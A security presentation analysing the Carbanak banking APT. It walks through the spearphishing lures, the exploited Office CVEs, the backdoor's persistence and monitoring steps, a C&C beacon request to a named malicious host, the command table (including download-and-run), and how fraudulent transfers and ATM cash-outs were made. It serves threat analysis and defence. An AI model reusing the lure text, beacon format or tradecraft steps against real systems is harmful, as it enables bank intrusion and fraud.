



Carbanak APT: An Analysis of the Largest Financial Breach in History

KENNETH (SEAN) PATRICK, CISSP
SR. SYSTEM SECURITY ENGINEER

Carbanak: General Overview



- Carbanak banking APT discovered by Kaspersky
- 100+ banks were victims
- \$1 Billion+ stolen
- Recorded privileged users' desktops to learn internal bank processes
- Used standard IT tools to control the attack
- Started late 2013 – Still Ongoing

Carbanak: Initial Infiltration

- Cyber criminals bought access to Botnet infected banks systems
 - Botnet operators sell remote access to compromised machines for a few hundred dollars
- Using internal bank employees email -> Spearphish
 - “According to Federal Law” and “Invitation”
- Drive-by-download
 - Null and Red Kit


```
Добрый День!  
Высылаю Вам наши реквизиты  
Сумма депозита 32 000 000 руб 00 коп, сроком на 366 дней, , % в конце года, вклад  
срочный  
С Уважением, Сергей Кузнецов;  
+ 7(953) 3413178  
f205f@mail.ru
```

Translated:

```
Good Day!  
I send you our contact details  
The amount of deposit 32 million rubles and 00 kopecks, for a period of 366  
days,% year---end contribution term  
Sincerely, Sergey Kuznetsov;  
+ 7 (953) 3413178  
f205f @ mail.ru
```


Carbanak: Initial Exploit Vector and Malware

- Spearphish email malware
 - Microsoft Word 97-2003 (.doc) files
 - Microsoft Word (CVE 2014-1761)
 - Microsoft Office 2003, 2007, and 2010
 - Microsoft Office (CVE-2012-0158 and CVE 2013-3906)
 - Control Panel Applet (.cpl) files
- Upon successful exploitation
 - Shellcode decrypts and executes backdoor malware
 - Anuank
 - Qadars
 - Caberp hybrid varieties
- Name Carbank = Caberp and Anunak
- At this point all backdoor malware is completely custom



Carbanak: Malware Functional Overview

- Designed for espionage
- Remote access
- Data exfiltration
- Key logger
- Screen capture
- Video capture
- C&C command execution
- C&C beaconing
- Advanced centralized machine database & access



Backdoor.Win32.Carbanak: Malware Analysis

1. Copies itself into “%system32%\com” with name “svchost.exe”
 - File attributes: system, hidden, and read-only
2. Deletes initial exploit payload to cover tracks
3. Disables specific victim antivirus / antimalware software
 - Exploits known vulnerability (CVE 2013-3660) to escalate privileges
4. Creates new service to enable “autorun” privileges
 - Selects existing service randomly
 - Starts new service by removing first character of services name and visible name
 - Example: “aspnet” and “Asp.net” → “spnet” and “sp.net” (service / visible name)
5. Detect proxy settings
 - Internet settings or Mozilla settings or from SOCKS or HTTP headers

Backdoor.Win32.Carbanak: Malware Analysis (Cont.)

6. Performs DLL code injection into **svchost.exe**
7. Downloads kldconfig.plugin from C&C server
 - Lists names of processes to be monitored
8. Logs keystrokes and takes screenshots every 20 seconds
 - Performed by intercepting the ResumeThread call
9. Enables Remote Desktop Access
 - Sets **TermService** to Auto
 - Modifies **termsrv.dll**, **csrssrv.dll**, **msgina.dll**, and **winlogon.exe** in order to enable simultaneous access and work processes for both remote and local users
10. Notifies C&C server if common banking applications are found
 - BLIZKO (fund transfer software) or IFOBS (on command substitutions of payments)

Backdoor.Win32.Carbanak: Malware Analysis (Cont.)

11. C&C communications use HTTP with RC2+Base64 encoding with random strings inserted



```
GET
/cBAWFvkXi94QxShRTaVVn/YzAxD/X0sZEud.5gNltbvozI3tqT5ly9UYLVii13.bml?tlxCFiB
usj=20Vj&9GP=a5houGz&K.F=T&l0.7FBN75=nMPDrlGXq4s7clAQ0Cl662lwVjxvsiTOlG0d 0pd
HTTP/1.1
Host: datsun--auto.com
```

12. Sends collected reconnaissance and monitoring data to C&C server
13. Receives commands from C&C server in obfuscated hash format

Hash	Command	Description
0AA37987		Executes all commands stored in the configuration file.
7AA8A5	state	Sets malware state flag.
7CFABF	video	Sends captured screen or process window video to C2.
6E533C4	download	Downloads and runs executable file from C2. Executable file is stored in %TEMP% with a random name.
684509	ammyy	Downloads and run "Ammy Admin" remote control software and adds it to the system's firewall exclusion list.
7C6A8A5	update	Malware update.

Backdoor.Win32.Carbanak: Malware Analysis (Cont.)

14. Digitally signs malware to become less suspicious




Carbanak: Lateral Movement

- After initial infection standard administration tools used to move laterally
 - Windows: Whitelisted **Ammyy Admin** remote admin tool
 - Linux: **SSH**, **Telnet**, and **Putty**
- Lateral tool selection based on financial institutions preferred tools
- Lateral movement performed using reconnaissance information captured from keystroke loggers, screen and video captures
 - Used legitimate user accounts to perform actions
 - Reducing likelihood of detection
 - Masquerading as insider



Carbanak: Command and Control (C&C) Servers


- Four types of C&C servers
 - Linux Servers – Issuing commands and receiving collected monitoring information
 - Windows Servers – Remote access to compromised systems
 - Backup Servers
 - Drop Servers – Hosting of additional tools, executables, and malware droppers
- Server rotation occurred on more or less a biweekly basis
- Victim systems catalogued in C&C servers databases
 - Organized by communities – Simplifying administration of attacks



A screenshot of a web application interface displaying a table of victim systems. The table has columns for ID, Name, Size (bytes), Registered, Operations, and Delete. The data is as follows:

ID	Name	Size (bytes)	Registered	Operations	Delete
24	klmconf.php	21	2014.05.27 08:49:10		
24	klm.php	2072	2014.05.28 00:05:40		
24	mcu.dll	100016	2014.05.10 00:00:41		
28	vm01.php	100416	2014.05.28 00:00:20		
28	vm02.php	100016	2014.05.28 00:00:30		
28	vm03.php	240040	2014.05.28 14:51:17		
68	vm04.php	28400	2014.05.22 10:04:17		
80	25.php	100020	2014.06.18 08:13:00		
80	25.php	100008	2014.06.18 14:02:10		
80	25.php	100008	2014.06.18 08:07:30		

Showing 1 to 10 of 10 entries



Carbanak: Mission Execution

- Keyloggers, screenshots, and video captures
 - Used to determine banking processes, tempo, and access credentials
- Video captures
 - Compressed to minimize upload bandwidth - poor but sufficient image quality
 - Naming convention used application name (Outlook, ssh, cmd, etc.) to Increase efficiency
- Intelligence gained through monitoring techniques enabled attackers to develop an operational picture of the victim's workflow, applications and practices

Carbanak: Mission Execution – Malicious Operations


- Create fake transactions in internal database after verification process to avoid discovery of fraudulent activity
- Used internal command utilities to insert fraudulent operations in transaction queues – modify account balances or transfer funds (SWIFT transfers)
- Limited amount of money stolen per victim to \$10M
 - Maybe to avoid fraud detection system trigger limits for full blown analysis
 - Might be limit of money "mule" services can transfer through networks
 - Could be maximum amount banks budget for fraud risks in order to minimize involvement of law enforcement agencies (LEAs)
- Extracted ATM key verification codes (KVCs) used by ATMs to check PINs
- Controlled computers attached to ATMs which allowed for remote dispensing of cash, through standards utilities, to a network of "mules".

Cyber Attack Blueprint

1

Gain privileged access to the network


- Employees, partners
- Phishing
- Social engineering



2

Extend compromise across the network


- Spread malware
- Elevate access
- Establish control




3

Steal or destroy key assets

